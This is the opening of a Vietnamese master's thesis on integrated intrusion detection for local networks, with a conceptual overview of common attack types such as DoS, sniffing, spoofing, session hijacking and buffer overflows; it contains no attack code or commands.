HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

LÊ MẠNH CƯỜNG

NGHIÊN CỨU GIẢI PHÁP PHÁT HIỆN XÂM NHẬP TÍCH HỢP CHO MẠNG LAN

LUẬN VĂN THẠC SĨ KỸ THUẬT

HÀ NỘI – 2021

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

LÊ MẠNH CƯỜNG

NGHIÊN CỨU GIẢI PHÁP PHÁT HIỆN XÂM NHẬP TÍCH HỢP CHO MẠNG LAN

CHUYÊN NGÀNH : **HỆ THỐNG THÔNG TIN**

MÃ SỐ: **8.48.01.04**

LUẬN VĂN THẠC SĨ KỸ THUẬT

NGƯỜI HƯỚNG DẪN KHOA HỌC: TS. HOÀNG XUÂN DẬU

HÀ NỘI - 2021

LỜI CẢM ƠN

Để thực hiện và hoàn thành đề tài luận văn thạc sĩ kỹ thuật này, tôi xin chân thành cảm ơn các Thầy, Cô Khoa Sau Đại học trường Học viện Bưu Chính Viễn Thông đã tận tình dạy dỗ, truyền đạt cho tôi nhiều kiến thức và kỹ năng quý báu.

Tôi xin gửi lời cảm ơn sâu sắc nhất đến giảng viên hướng dẫn trực tiếp của tôi - TS Hoàng Xuân Dậu. Cảm ơn thầy đã luôn lắng nghe những quan điểm cá nhân và đưa ra những nhận xét quý báu, góp ý và dẫn dắt tôi đi đúng hướng trong suốt thời gian thực hiện đề tài luận văn thạc sĩ kỹ thuật.

Tôi cũng xin chân thành cảm ơn sự giúp đỡ, quan tâm và động viên rất nhiều từ cơ quan, tổ chức và cá nhân trong quá trình thực hiện đề tài.

Luận văn cũng được hoàn thành dựa trên sự tham khảo, đúc kết kinh nghiệm từ các sách báo chuyên ngành, kết quả nghiên cứu liên quan. Tuy nhiên do kiến thức và thời gian có giới hạn nên đề tài khó tránh khỏi thiếu sót, kính mong quý thầy và các bạn đóng góp thêm để đề tài được hoàn chỉnh hơn!

Tôi xin chân thành cảm ơn !

Hà Nội, ngày tháng năm 2021

Học viên

Lê Mạnh Cường

LỜI CAM ĐOAN

Tôi cam đoan đây là sản phẩm nghiên cứu của riêng tôi.

Các số liệu, kết quả nêu trong luận văn là trung thực và chưa từng được ai công bố trong bất kỳ công trình nào khác.

Các nội dung tôi tham khảo từ các tài liệu được trích dẫn và chú thích đầy đủ.

Tôi xin chịu trách nhiệm về luận văn của mình.

Hà Nội, ngày tháng năm 2021

Học viên

Lê Mạnh Cường

MỤC LỤC

DANH MỤC VIẾT TẮT

Ký hiệu	Tên Tiếng Anh	Ý nghĩa Tiếng Việt
ADE	Adverse Drug Event	Công cụ phát hiện dị thường
ARP	Address Resolution Protocol	Giao thức phân giải địa chỉ
CGI	Computer-Generated Imagery	Công nghệ mô phỏng hình ảnh bằng máy tính
CIS	Center for Internet Security	Trung Tâm An Ninh Internet
CPU	Central Processing Unit	Bộ xử lý trung tâm
DDOS	Distributed Denial of Service	Tấn công từ chối dịch vụ phân tán
DNS	Domain Name Servers	Hệ thống phân giải tên miền
DOS	Denial of Service	Tấn công từ chối dịch vụ
FIM	Federated Identity Manager	Hệ thống quản lý nhận dạng
FTP	File Transfer Protocol	Giao thức truyền tải tập tin
GNU/GPL	GNU General Public License	Giấy phép phần mềm tự do
HIDS	Host Intrusion Detection System	Hệ thống phát hiện xâm nhập host
HTTP	Hypertext Transfer Protocol	Giao thức Truyền tải Siêu Văn Bản
ICMP	Internet Control Message Protocol	Giao thức Thông điệp Điều khiển Internet
IDS	Intrusion Detection System	Hệ thống phát hiện xâm nhập
IIDS	Integrated Intrusion Detection System	Hệ thống phát hiện xâm nhập tích hợp
IP	Internet Protocol	Địa chỉ giao thức Internet
IRC	Internet Relay Chat	Giao thức IRC
LAN	Local Area Network	Mạng cục bộ
MAC	Media access control	Địa chỉ điều khiển truy nhập môi trường
NIC	Network Interface Card	Card giao tiếp mạng
NIDS	Network Intrusion Detection System	Hệ thống phát hiện xâm nhập mạng
NPM	Network Performance Monitor	Giám sát hiệu suất mạng
PCAP	Packet Capture Data	Dữ liệu chụp gói mạng

Ký hiệu	Tên Tiếng Anh	Ý nghĩa Tiếng Việt
PCI-DSS	Payment Card Industry Data Security Standard	Bộ tiêu chuẩn bảo mật dữ liệu thẻ thanh toán
POC	Proof of Concept	Chứng minh khái niệm
PPA	Personal Package Archive	Lưu trữ gói cá nhân
PPP	Point-to-point Protocol	Giao thức mạng ngang hàng
RAM	Random Access Memory	Bộ nhớ truy xuất ngẫu nhiên
SAM	Server Application Monitor	Giám sát ứng dụng máy chủ
SEM	security event management	quản lý sự kiện bảo mật
SIEM	Security Information and Event Management	Quản lý thông tin và sự kiện bảo mật
SLIP	Serial Line Internet Protocol	Giao thức Internet đường dây nối tiếp
SMB	Server Message Block	Hệ thống tệp Internet chung
SNMP	Simple Network Management Protocol	Giao thức giám sát mạng đơn giản
SSH	Secure Shell	Giao thức SSH
SSL	Secure Sockets Layer	Chứng chỉ socket bảo mật
TCP	Transmission Control Protocol	Giao thức TCP
UDP	User Datagram Protocol	Giao thức UCP
VPN	Virtual Private Network	Mạng riêng ảo
WMI	Windows Management Instrumentation	Thiết bị quản lý Windows
XSS	Cross-site scripting	Tấn công script độc hại
ML	Machine Learning	Phương pháp học máy
SVM	Support Vector Machine	Máy vectơ hỗ trợ
GA	Genetic Algorithms	Thuật toán di truyền
ANN	Artificial Neural Network	Mạng thần kinh nhân tạo
DT	Decision Tree	Cây quyết định

DANH MỤC HÌNH ẢNH

DANH MỤC BẢNG

MỞ ĐẦU

Hiện nay các cuộc tấn công xâm nhập ngày càng tận dụng các lỗ hổng, điểm yếu của hệ thống một cách tinh vi, gây ra mối đe dọa tới sự an toàn thông tin. Các cuộc tấn công có thể đến từ nhiều hướng theo các cách khác nhau, do đó cần phải đưa ra các chính sách và biện pháp đề phòng cần thiết. Mục đích cuối cùng của an toàn bảo mật hệ thống thông tin và tài nguyên theo các yêu cầu sau:[1]

- Đảm bảo tính bí mật (*Confidentiality*): Thông tin không thể bị truy nhập trái phép bởi những người không có thẩm quyền.

- Đảm bảo tính nguyên vẹn (*Intergrity*): Thông tin không thể bị sửa đổi, bị làm giả bởi những người không có thẩm quyền.

- Đảm bảo tính sẵn dùng (*Availability*): Thông tin luôn sẵn sàng để đáp ứng sử dụng cho người có thẩm quyền.

- Đảm bảo tính không thể từ chối (*Non-repudiation*): Thông tin được cam kết về mặt pháp luật của người cung cấp.

Luận văn này nghiên cứu các về xâm nhập hệ thống thông tin và các giải pháp phát hiện xâm nhập hệ thống, phân tích đặc tính, phương thức hoạt động, đánh giá ưu nhược điểm và tính ứng dụng trong thực tế. Luận văn bao gồm 3 chương với nội dung sau:

Chương I: Tổng quan về xâm nhập và phát hiệm xâm nhập. Trình bày tổng quan xâm nhập, các dạng tấn công xâm nhập và hệ thống phát hiện xâm nhập.

Chương II: Các hệ thống phát hiện xâm nhập. Trình bày các hệ thống phát hiện xâm nhập mạng, xâm nhập host và xâm nhập tích hợp. Giới thiệu một số hệ thống tiêu biểu, thành phần, chức năng và so sánh các hệ thống này.

Chương III: Thử nghiệm triển khai giải pháp phát hiện xâm nhập tích hợp Security Onion cho mạng LAN. Trình bày về các bước triển khai, cài đặt thành phần phát hiện xâm nhập của hệ thống Security Onion. Thử nghiệm chạy thử với một số kịch bản tấn công xâm nhập phổ biến.

CHƯƠNG I. TỔNG QUAN VỀ XÂM NHẬP VÀ PHÁT HIỆN XÂM NHẬP

Chương I trình bày về định nghĩa tấn công, xâm nhập hệ thống, khái quát các phương thức sử dụng, mục tiêu và tác hại của nó. Tiếp đó sẽ phân loại các dạng tấn công, xâm nhập và giới thiệu các phương thức tiêu biểu.

1.1. Tổng quan về xâm nhập

Trong suốt những năm qua, chúng ta đã chứng kiến sự bùng nổ của mạng Internet thương mại, gieo mầm cho mạng kỹ thuật số toàn cầu có tính tương tác, đã tạo ra những thứ từ email đến việc chữa bệnh từ xa, từ trình duyệt đến các mạng xã hội, từ ngân hàng trực tuyến cho đến thương mại điện tử rất phổ biến và tiện dụng.

Với những bước đổi mới đáng kể của công nghệ mạng đã giúp chúng ta dễ dàng thu thập và chia sẻ thông tin hơn và mang lại rất nhiều giá trị cho con người. Khi những công nghệ này ngày càng phổ biến rộng rãi, chi phí đổi mới giảm xuống, đồng nghĩa với việc người tiêu dùng, các doanh nghiệp vừa và nhỏ, thậm chí rất nhỏ có cơ hội đổi mới, sáng tạo trên cùng nền tảng như các doanh nghiệp lớn.

Tuy nhiên, bên cạnh những lợi ích rất lớn đối với cá nhân, xã hội và doanh nghiệp do các cuộc cách mạng số mang lại thì hành động phá hoại, trộm cắp và chia rẽ đến gián điệp và cố tình phá hoại cũng tự nhiên tồn tại trong môi trường kỹ thuật số mới.

Trước đây, hạ tầng mạng rất khép kín và mang tính chuyên môn. Tuy nhiên, ngày nay, với sự phát triển của các dịch vụ mới, cơ sở hạ tầng mạng cũng cung cấp giao diện cho các nhà cung cấp dịch vụ bên thứ ba và các giao thức mở dựa trên IP được áp dụng nhiều hơn. Trước đây, các thiết bị thường chạy trên phần cứng riêng, trái lại, ngày nay ngày càng nhiều thiết bị chạy trên các hệ điều hành và các bộ phận cơ sở hạ tầng phổ biến. Điều này khiến các cơ sở hạ tầng mạng dễ gặp rủi ro hơn trước các hành vi tấn công và xâm nhập của tội phạm mạng.

Tội phạm mạng tương tự như các loại tội phạm khác, đều có thủ phạm và nạn nhân. Để thực hiện hành vi phạm tội chúng cần có động cơ, cơ hội và phương tiện. Khi công nghệ ngày càng phổ biến và ngày càng được sử dụng nhiều trong các hoạt động hàng ngày của quốc gia, doanh nghiệp và cá nhân, thì ngày càng nhiều cơ hội

cho tội phạm mạng hoạt động. Khi khả năng truy cập và kết nối dễ dàng hơn, phương tiện và cơ hội cho các hành vi phạm tội mạng cũng tăng lên. Trước thời đại Internet, rất ít người biết cách sử dụng máy tính và có rất ít lý do để "tấn công" chúng. Ngày nay, có thể dễ dàng truy cập Internet từ thiết bị di động thông minh, nên phương tiện và cơ hội cũng từ đó tăng lên đáng kể. Hiện nay mọi người đều được kết nối với nhau và có nhiều cách sử dụng không gian ảo phục vụ cả mục đích cá nhân và thương mại, cả mục đích tốt và xấu.

1.1.1. Khái quát về tấn công, xâm nhập

Tất cả các hình thức truy cập vào một hệ thống máy tính, website, cơ sở dữ liệu, hạ tầng mạng, thiết bị của một cá nhân hoặc tổ chức thông qua mạng Internet với những mục đích nhất định được coi là xâm nhập mạng.

Khái niệm tấn công mạng (*hoặc "tấn công không gian mạng"*) trong tiếng Anh là Cyber attack (hoặc *Cyberattack*), được ghép bởi 2 từ: Cyber (thuộc không gian mạng internet) và *attack* (sự tấn công, phá hoại). Tấn công mạng là hành vi sử dụng không gian mạng, công nghệ thông tin hoặc phương tiện điện tử để phá hoại, gây gián đoạn hoạt động của mạng viễn thông, mạng Internet, mạng máy tính, hệ thống thông tin, hệ thống xử lý và điều khiển thông tin, cơ sở dữ liệu, phương tiện điện tử.[2]

Có 2 phương thức xâm nhập mạng:

- Hiểu theo cách tích cực (*positive way*): Kiểm thử xâm nhập mạng (*penetration testing*) là phương pháp Hacker mũ trắng xâm nhập vào một hệ thống mạng, thiết bị, website để tìm ra những lỗ hổng, các nguy cơ tấn công nhằm bảo vệ cá nhân hoặc tổ chức.

- Hiểu theo cách tiêu cực (*negative way*): Tấn công mạng (*Cyber attack*) là hình thức, kỹ thuật Hacker mũ đen tấn công vào một hệ thống để thay đổi đối tượng hoặc tống tiền.

Mục tiêu của một cuộc tấn công mạng rất đa dạng, có thể là vi phạm dữ liệu (đánh cắp, thay đổi, mã hóa, phá hủy), cũng có thể nhắm tới sự toàn vẹn của hệ thống (gây gián đoạn, cản trở dịch vụ), hoặc lợi dụng tài nguyên của nạn nhân (hiển thị quảng cáo, mã độc đào tiền ảo).

Tấn công mạng khác với kiểm thử xâm nhập (*pentest*). Mặc dù cả 2 đều chỉ việc xâm nhập vào một hệ thống, tuy nhiên tấn công mạng là xâm nhập trái phép gây hại cho nạn nhân, còn pentest là xâm nhập với mục đích tìm ra điểm yếu bảo mật trong hệ thống để khắc phục.

1.1.2. Các dạng tấn công, xâm nhập mạng

Tấn công mạng là quá trình xâm nhập trái phép vào hệ thống mạng viễn thông, mạng Internet, mạng máy tính, hệ thống thông tin, hệ thống xử lý và điều khiển thông tin, cơ sở dữ liệu, phương tiện điện tử nhằm chiếm được mật khẩu, dữ liệu, quyền truy cập hệ thống thông tin từ đó kẻ tấn công có thể khai thác thông tin sử dụng vào mục đích trái phép.[3] Điều này có thể gây ra cản trở, rối loạn, làm tê liệt, gián đoạn, ngưng trệ hoạt động chủ sở hữu của hệ thống mạng khiến họ mất thời gian, nguồn lực và tiền bạc. Và không ai an toàn 100% trước các cuộc tấn công mạng.

Tấn công mạng chủ yếu qua các phương thức phổ biến sau:

1.1.2.1. Tấn công từ chối dịch vụ - DOS

Tấn công từ chối dịch vụ là một hành động tấn công khiến server hoặc tài nguyên mạng không khả dụng với người dùng, thông thường là làm gián đoạn tạm thời dịch vụ của một host kết nối Internet.

Mặc dù phương tiện để tiến hành, động cơ, mục tiêu của tấn công từ chối dịch vụ có thể khác nhau, nhưng nói chung nó gồm có sự phối hợp, sự cố ý của một người hay nhiều người để một trang, hay hệ thống mạng không thể sử dụng, làm gián đoạn, hoặc làm cho hệ thống đó chậm đi một cách đáng kể với người dùng bình thường, bằng cách làm quá tải tài nguyên của hệ thống. Thủ đoạn phổ biến nhất là từ máy của hacker gửi đồng loạt một lượng lớn request hay yêu cầu truy cập tới máy chủ, làm cho máy chủ của bị quá tải, không thể hiển thị kết quả hoặc tốn rất nhiều thời gian để gửi lại response.

1.1.2.2. Từ chối dịch vụ phân tán – DDOS

DDOS là một phương pháp tấn công đến server bằng cách sử dụng nhiều thiết bị, máy tính khác nhau để đánh sập server. Hiện tượng tấn công DDOS là khi có rất nhiều truy cập vào cùng 1 lúc, làm cho dịch vụ bị gián đoạn, không sử dụng được


server. Đối tượng tấn công DDOS không chỉ sử dụng máy tính của mình để tấn công, mà chính máy tính của người dùng cũng có thể đang được sử dụng để tấn công. Điểm khác biệt lớn nhất giữa DOS và DDOS là thay vì gửi request trực tiếp từ máy mình, hacker sẽ sử dụng các máy đã bị hack từ trước để đồng loạt gửi lượng lớn request và yêu cầu truy cập tới máy chủ.

Có 3 loại tấn công DDOS cơ bản như sau:

- Tấn công lưu lượng**:** Loại tấn công sử dụng lưu lượng truy cập cao để làm ngập băng thông mạng.

- Tấn công các giao thức**:** Loại tấn công tập trung vào các giao thức kết nối khai thác nguồn tài nguyên máy chủ.

- Tấn công ứng dụng**:** Tấn công nhắm vào các ứng dụng web và được coi là một loại tấn công tinh vi và nghiêm trọng nhất.



Hình 1.1: Minh họa tấn công Dos/DDos.

1.1.2.3. Tấn công thông qua thu thập gói tin - Sniffing Attack


Thu thập gói tin là quá trình theo dõi và nắm bắt tất cả các gói dữ liệu đang đi qua một mạng máy tính. Các gói tin đánh giá (*packet sniffers*) được sử dụng để theo dõi lưu lượng dữ liệu đi qua mạng. Chúng được gọi là bộ phân tích giao thức mạng. Những kẻ tấn công sử dụng các công cụ đánh giá gói này để nắm bắt các gói

dữ liệu trong mạng. Có nhiều loại công cụ dò tìm khác nhau được sử dụng và chúng bao gồm Wireshark ,Ettercap , Better CAP, Tcpdump,WinDump , v.v.

Có hai kiểu tấn công thu thập dò tìm là đánh giá chủ động và đánh giá thụ động.

- Đánh giá tích cực - đây là đánh giá được tiến hành trên một mạng chuyển mạch. Switch là một thiết bị kết nối hai thiết bị mạng với nhau. Bộ chuyển mạch sử dụng địa chỉ điều khiển truy cập phương tiện (MAC) để chuyển tiếp thông tin đến các cổng đích dự kiến của chúng.

- Đánh giá thụ động – sử dụng Hubs thay vì Switchs. Hubs thực hiện cùng một cách như Switch duy nhất mà họ sử dụng địa chỉ MAC để đọc các port đích đến của dữ liệu. Kẻ tấn công chỉ cần kết nối với mạng LAN và có thể đánh giá được lưu lượng dữ liệu trong mạng các thông tin sau: lưu lượng e-mail, mật khẩu FTP, lưu lượng web, telnet mật khẩu, cấu hình router, các buổi trò chuyện, lưu lượng DNS, vv.



Hình 1.2:Minh họa tấn công thông qua thu thập gói tin

1.1.2.4. Tấn công rà quét cổng dịch vụ, dò tìm lỗ hổng

Là hình thức tấn công nhằm thu thập các thông tin về hệ thống mục tiêu, từ đó phát hiện ra các điểm yếu. Cách thức mà kẻ tấn công tiến hành như sau: đầu tiên dùng kỹ thuật ping để kiểm tra xem hệ thống nạn nhân đang có những địa chỉ IP nào đang hoạt động. Sau đó kẻ tấn công sẽ kiểm tra những dịch vụ đang chạy, những cổng đang

mở trên những địa chỉ IP tìm thấy ở trên. Công cụ mà kẻ tấn công thường sử dụng ở bước này là Nmap.

Sau khi xác định được những cổng đang mở, kẻ tấn công sẽ gửi các truy vấn tới các cổng này để biết được thông tin về các phần mềm, hệ điều hành đang chạy. Sau khi có trong tay các thông tin này, kẻ tấn công sẽ tìm cách khai thác các lỗ hổng đang tồn tại trên hệ thống đó.

1.1.2.5. Tấn công vào tài khoản, mật khẩu

Tấn công vào tài khoản, mật khẩu hay Tấn công brute force là một trong những phương pháp hack đơn giản và ít phức tạp nhất. Đây là kiểu tấn công thủ công và không có nhiều kĩ thuật phức tạp: thử đoán mật khẩu vô số lần để tìm ra mật khẩu đung. Kẻ tấn công cố gắng giành quyền truy cập vào tài khoản người dùng bằng cách đoán tên username/email và mật khẩu. Thông thường, động cơ đằng sau brute force attack là sử dụng tài khoản bị vi phạm để thực hiện một cuộc tấn công quy mô lớn, đánh cắp dữ liệu nhạy cảm, tắt hệ thống hoặc kết hợp cả ba yếu tố này với nhau.

1.1.2.6. Tấn công thông qua giả mạo - Spoofing Attack

Khi thu thập, kẻ tấn công quan sát lưu lượng dữ liệu của mạng và bắt các gói dữ liệu bằng cách sử dụng trình đánh giá gói. Kẻ tấn công sẽ giả mạo đánh cắp thông tin đăng nhập của người dùng để khai thác với tư cách là người dùng hợp pháp.

- Giả mạo địa chỉ IP

Khi một máy tính ở bên ngoài hệ thống mạng giả mạo là một máy tính đáng tin cậy trong hệ thống, hành động này của kẻ tấn công được gọi là giả mạo IP (*IP Spoofing*). Để truy cập vào hệ thống mạng, máy tính bên ngoài phải "giành" được một địa chỉ IP tin cậy trên hệ thống mạng.

- Giả mạo giao thức ARP

Trong mạng máy tính, giả mạo giao thức ARP (*ARP cache poisoning, hay ARP poison routing*), là một kỹ thuật qua đó kẻ tấn công giả thông điệp ARP trong mạng cục bộ. Mục tiêu là kết hợp địa chỉ MAC của kẻ tấn công với địa chỉ IP của máy chủ làm cho bất kỳ lưu lượng truy cập nào dành cho địa chỉ IP đó được gửi đến kẻ tấn


công. Giả mạo giao thức ARP có thể cho phép kẻ tấn công chặn các khung dữ liệu trên mạng, sửa đổi lưu lượng, hoặc dừng tất cả lưu lượng.

- Giả mạo giới thiệu

Giả mạo giới thiệu (*Referrer spoofing*) là việc gửi thông tin giới thiệu không chính xác trong một yêu cầu HTTP nhằm ngăn một trang web lấy được dữ liệu chính xác về danh tính của trang web mà người dùng đã truy cập trước đó. Người dùng sẽ được chuyển thông tin đến trang web không đáng tin cậy với nội dung độc hại.

- Giả mạo địa lý

Giả mạo địa lý (*Geolocation spoofing*) xảy ra khi đối tượng xâm nhập áp dụng các công nghệ làm cho chúng ở một nơi nào đó khác với vị trí thực sự. Giả mạo vị trí địa lý thường thông qua việc sử dụng Mạng riêng ảo (VPN) hoặc DNS Proxy.



Hình 1.3:Minh họa các phương thức tấn công thông qua giả mạo

1.1.2.7. Tấn công chiếm quyền điều khiển phiên hoạt động - Session Hijacking

Tấn công phiên là quá trình chiếm lấy một phiên (*session*) đang hoạt động, mục đích nhằm vượt qua quá trình chứng thực truy cập không hợp lệ vào dịch vụ của một hệ thống máy tính.


Có 4 phương pháp chính được sử dụng tấn công chiếm phiên hoạt động là:

- Cố định phiên - Session fixation là một phương thức tấn công mà hacker sử dụng bằng cách đánh cắp và giả mạo session ID từ người dùng. Server và browser sẽ hiểu với nhau thông qua session ID, vậy nên server sẽ phân biệt được người dùng với mỗi HTTP request. Bằng các kỹ thuật tấn công kẻ xâm nhập có thể truy cập session ID của người dùng khác, và có thể mạo danh người dùng khác.

- Chiếm phiên thông qua gói tin - Session Sidejacking là cách kẻ xâm nhập sử dụng thông tin xác thực nhận dạng trái phép để chiếm quyền điều khiển phiên sử dụng hợp lệ từ xa nhằm chiếm quyền điều khiển một máy chủ cụ thể. Sidejacking sử dụng tính năng dò tìm gói tin để lấy cắp cookie và đọc lưu lượng mạng.

- Chiếm phiên thông qua kịch bản - Cross-site scripting (XSS) là một kỹ thuật tấn công bằng cách chèn vào những website động (ASP, PHP, CGI, …) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây hại cho những người sử dụng. XSS là loại tấn công phổ biến nhất và đang thực sự đe dọa tới rất nhiều người dùng web hiện nay.

- Chiếm phiên thông qua quyền điều khiển trình duyệt - Browser hijacking là cách kẻ xâm nhập sử dụng các phần mềm độc hại sửa đổi cài đặt của trình duyệt web mà không có sự cho phép của người dùng, hoặc các trình duyệt giả mạo để đưa quảng cáo không mong muốn vào phiên sử dụng của người dùng.



Hình 1.4:Minh họa các phương thức tấn công chiếm phiên.

1.1.2.8. Tấn công qua lỗi tràn bộ nhớ đệm - Buffer Overflow Attack

Tấn công thông qua lỗi tràn bộ nhớ đệm là khi kẻ xâm nhập cung cấp các biên đầu vào hay dữ liệu vượt quá khả năng xử lý của chương trình làm cho hệ thống bị treo dẫn đến từ chối dịch vụ, từ đó kẻ xâm nhập sẽ lợi dụng chèn các thực thi trái

phép nhằm thực hiện các đoạn mã nguy hiểm từ xa. Đa phần các lỗi tràn bộ nhớ đệm dẫn đến việc chiếm quyền điều khiển toàn bộ trên hệ thống nên đây là một kiểu tấn công thường được sử dụng. Tràn bộ nhớ đệm xảy ra trên nhiều hệ điều hành, đặc biệt là trên UNIX và Windows, và trên nhiều ứng dụng khác nhau như web, mail, ftp, dns, telnet, ssh, database, …

1.1.3. Các dạng tấn công, xâm nhập host

Tấn công xâm nhập host là cuộc tấn công nhắm mục tiêu vào một hệ thống hoặc máy chủ cụ thể ví dụ: máy tính xách tay, máy tính để bàn, điện thoại thông minh, v.v. Theo thống kê trong năm 2020, thế giới có tới 57% các cuộc tấn công vào máy chủ là vi rút, 21% là trojan và 2% là sâu, cùng với những loại khác trong đó có 5,6 tỷ tấn công bằng phần mềm độc hại, 304,6 triệu cuộc tấn công ransomware, 56,9 triệu cuộc tấn công phần mềm độc hại IoT, 81,9 triệu Các cuộc tấn công Cryptojacking, 3,8 triệu mối đe dọa mã hóa. [9]

1.1.3.1. Tấn công qua phần mềm độc hại - Self Propagating Programs

Đây là phương thức tấn công xâm nhập máy chủ phổ biến nhất.

Các phần mềm độc hại (*Self-Propagating Programs*) chủ yếu bao gồm [4][6]:

- Vi rút máy tính sửa đổi các tệp máy chủ hợp pháp khác theo cách mà khi tệp của nạn nhân được thực thi, vi-rút cũng được thực thi.

